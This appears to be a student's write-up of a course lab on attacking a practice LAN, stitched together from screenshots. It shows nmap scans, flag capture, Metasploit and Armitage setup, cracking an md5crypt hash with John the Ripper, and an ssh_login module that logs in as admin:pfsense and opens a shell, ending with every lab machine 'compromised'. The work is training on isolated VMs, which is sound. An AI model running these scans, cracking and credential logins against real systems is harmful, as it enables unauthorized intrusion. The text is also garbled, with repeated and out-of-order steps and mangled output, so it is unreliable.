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ICS 482

9/28/2019

InfoSec Lab: Scanning the Network on the LAN

The screenshot displays a web browser window with the URL <https://lab.infoseclearning.com/lab/scanning-network-lan>. The page is titled "Scanning the Network on the LAN" and contains a list of open ports for a host with IP 192.168.1.20. The ports are: 49156/tcp, 49157/tcp, 49158/tcp, 49163/tcp, and 49164/tcp. The MAC address is 00:50:56:9A:86:8D (VMware). The page also includes a "Challenge Sample #1" button and a "Challenge #2" button.

Below the challenge buttons, there is a section for "Challenge #3" and "Challenge #4". The "Challenge #3" section contains the following text:

8 Notice the flag of 999818. Click on the Challenge icon and the flag number into the answer box. This is just to show you to capture Challenge Flags you will see throughout this lab.

The "Challenge #4" section contains the following text:

12 Type the following command, then press Enter, to perform a scan of 192.168.1.254 and determine what ports are open.

The terminal window shows the command `root@kali2:~# nmap -sT 192.168.1.254` and the output:

```
Starting Nmap 6.40BETA4 ( https://nmap.org ) at 2016-07-08 01:11:11
Nmap scan report for 192.168.1.254
Host is up (0.0011s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

The terminal window also shows the command `root@kali2:~# nmap -sT 192.168.1.20` and the output:




```
Nmap done: 1 IP address (1 host up) scanned in 25.85 seconds
root@kali2:~#
```

The terminal window also shows the command `root@kali2:~# nmap -sT 192.168.1.254` and the output:

```
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
root@kali2:~#
```



- 24 When asked about Unsaved changes, click the Close anyway button.




- 3 Type the following command to view the contents of the sampleflag.txt file.



- 4 Get the information for below Challenge Flag by using the techniques from the previous steps.



- 5 Type the following command, then press Enter, to switch to Armitage directory.



Scanning the Network on the LAN

4 Get the information for below Challenge Flag by using the techniques from the previous steps.

Challenge #5

5 Type the following command, then press Enter, to switch to Armitage directory.

root@kali2:~# cd armitage

root@kali2:~/armitage#

ARMITAGE DIRECTORY

6 Get the information for below Challenge Flag by using the techniques from the previous steps.

Challenge #6

7 Type the following command, then press Enter, to switch to Metasploit interface.

root@kali2:~/armitage# msfconsole

root@kali2:~/armitage# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Type here to search

Internal Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-898341/Internal%20Kali%20Scoring

Internal Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places Terminal Sat 16:36

root@kali2: ~/armitage

File Edit View Search Terminal Help

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 37.33 seconds

root@kali2:~# zenmap

root@kali2:~# service postgresql start

root@kali2:~# ls

armitage Downloads sampleflag.txt

armitage150813.tgz flag5.txt Templates

bad.exe hi.txt test.txt

bye.txt ip2.txt Videos

capture.cap ip3.txt VMwareTools-10.0.6-3560309.tar.gz

Captures Music vmware-tools-distrib

Desktop Pictures

Documents Public

root@kali2:~# more sampleflag.txt

flag:999818

root@kali2:~# more flag5.txt

flag:555616

root@kali2:~# cd armitage

root@kali2:~/armitage# more flag6.txt

flag:929211

root@kali2:~/armitage#

Scanning the Network on the LAN

number of hosts up (5 including Kali 2) will be displayed.

Nmap: 5432/tcp open postgresql

Nmap: 6667/tcp open irc

Nmap: 8009/tcp open ajp13

Nmap: 8180/tcp open unknown

Nmap: MAC Address: 00:0C:29:F4:0D:24 (VMware)

Nmap: Nmap scan report for 192.168.1.254

Nmap: Host is up (0.00053s latency).

Nmap: Not shown: 997 filtered ports

Nmap: PORT STATE SERVICE

Nmap: 22/tcp open ssh

Nmap: 53/tcp open domain

Nmap: 80/tcp open http

Nmap: MAC Address: 00:0C:29:06:03:96 (VMware)

Nmap: Nmap scan report for 192.168.1.101

Nmap: Host is up (0.000099s latency).

Nmap: All 1000 scanned ports on 192.168.1.101 are closed

Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 238.20 seconds

ARMITAGE COMMAND

10 Type the following command, then press Enter, to start Armitage.

msf> ./armitage

msf> exec: ./armitage

ARMITAGE COMMAND

11 After the box appears, click the Connect button.

Connect...

Host 127.0.0.1

Port 55553

Type here to search

Internal Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-898341/Internal%20Kali%20Scoring

Internal Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places Terminal Sat 16:42

root@kali2: ~/armitage

File Edit View Search Terminal Help

[*] Nmap: 513/tcp open login

[*] Nmap: 514/tcp open shell

[*] Nmap: 1099/tcp open rmiregistry

[*] Nmap: 1524/tcp open ingreslock

[*] Nmap: 2049/tcp open nfs

[*] Nmap: 3306/tcp open mysql

[*] Nmap: 5432/tcp open postgresql

[*] Nmap: 6667/tcp open irc

[*] Nmap: 8009/tcp open ajp13

[*] Nmap: 8180/tcp open flag4:232441

[*] Nmap: MAC Address: 00:50:56:8E:11:13 (VMware)

[*] Nmap: Nmap scan report for 192.168.1.254

[*] Nmap: Host is up (0.00027s latency).

[*] Nmap: Not shown: 997 filtered ports

[*] Nmap: PORT STATE SERVICE

[*] Nmap: 22/tcp open ssh

[*] Nmap: 53/tcp open domain

[*] Nmap: 80/tcp open http

[*] Nmap: MAC Address: 00:50:56:8E:28:37 (VMware)

[*] Nmap: Nmap scan report for 192.168.1.101

[*] Nmap: Host is up (0.0000020s latency).

[*] Nmap: All 1000 scanned ports on 192.168.1.101 are closed

[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 239.67 seconds

msf>

The screenshot shows the Armitage application window. The top menu bar includes Applications, Places, and Armitage-ArmitageMain. Below the menu bar, there are tabs for View Fullscreen, Send Ctrl+Alt+Delete, and Reboot. The main workspace displays a list of hosts under the 'Hosts' tab. The hosts listed are 192.168.1.254, 192.168.1.10, 192.168.1.30, and 192.168.1.20. Each host has a corresponding icon representing its operating system or service.

Scanning the Network on the LAN

```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "x-sm5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Warning: OpenMP is disabled: a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (administrator)
lg 0:00:00:00 DONE 2/3 (2016-06-21 01:45) 3.571g/s 13492p/s 13492c/s 13492a/s
10mal, philips
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

LEAFPAD

16 Click the Armitage icon at the bottom of the screen to bring the program back to focus.

```
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "x-sm5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Warning: OpenMP is disabled: a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (administrator)
lg 0:00:00:00 DONE 2/3 (2016-06-21 01:45) 3.571g/s 13492p/s 13492c/s 13492a/s
10mal, philips
```

Internal Kali Scoring - Internet Explorer

Internal Kali Scoring

```
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-sm5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (administrator)
lg 0:00:00:00 DONE 2/3 (2019-09-28 16:53) 5.555g/s 24972p/s 24972c/s 24972a/s
acha, .lippioss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
```

[*] Creating a default reverse handler... 0.0.0.0:11297

Scanning the Network on the LAN

User: admin

Pass: pfsense

☐ Check all credentials

Launch

LAUNCH

25 The machine with the IP Address of 192.168.1.254 will also be compromised.

All 4 machines should now be compromised.

ARMITAGE

⚠ Note: Press the STOP button to complete the lab.

BACK INFOSEC LEARNING NEXT

Internal Kali Scoring - Internet Explorer

Internal Kali Scoring

Armitage

```
msf auxiliary(ssh_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf auxiliary(ssh_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(ssh_login) > set PASSWORD pfsense
PASSWORD => pfsense
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.254
RHOSTS => 192.168.1.254
msf auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(ssh_login) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.254:22 SSH - Starting brute force
[*] 192.168.1.254:22 SSH - Success: 'admin:pfsense'
[*] Command shell session 4 opened (192.168.1.101:52541 -> 192.168.1.254:22) at 2019-09-28 16:56:57 -0400
[*] Scanned 1 of 1 hosts (100% complete)
msf auxiliary(ssh_login) >
```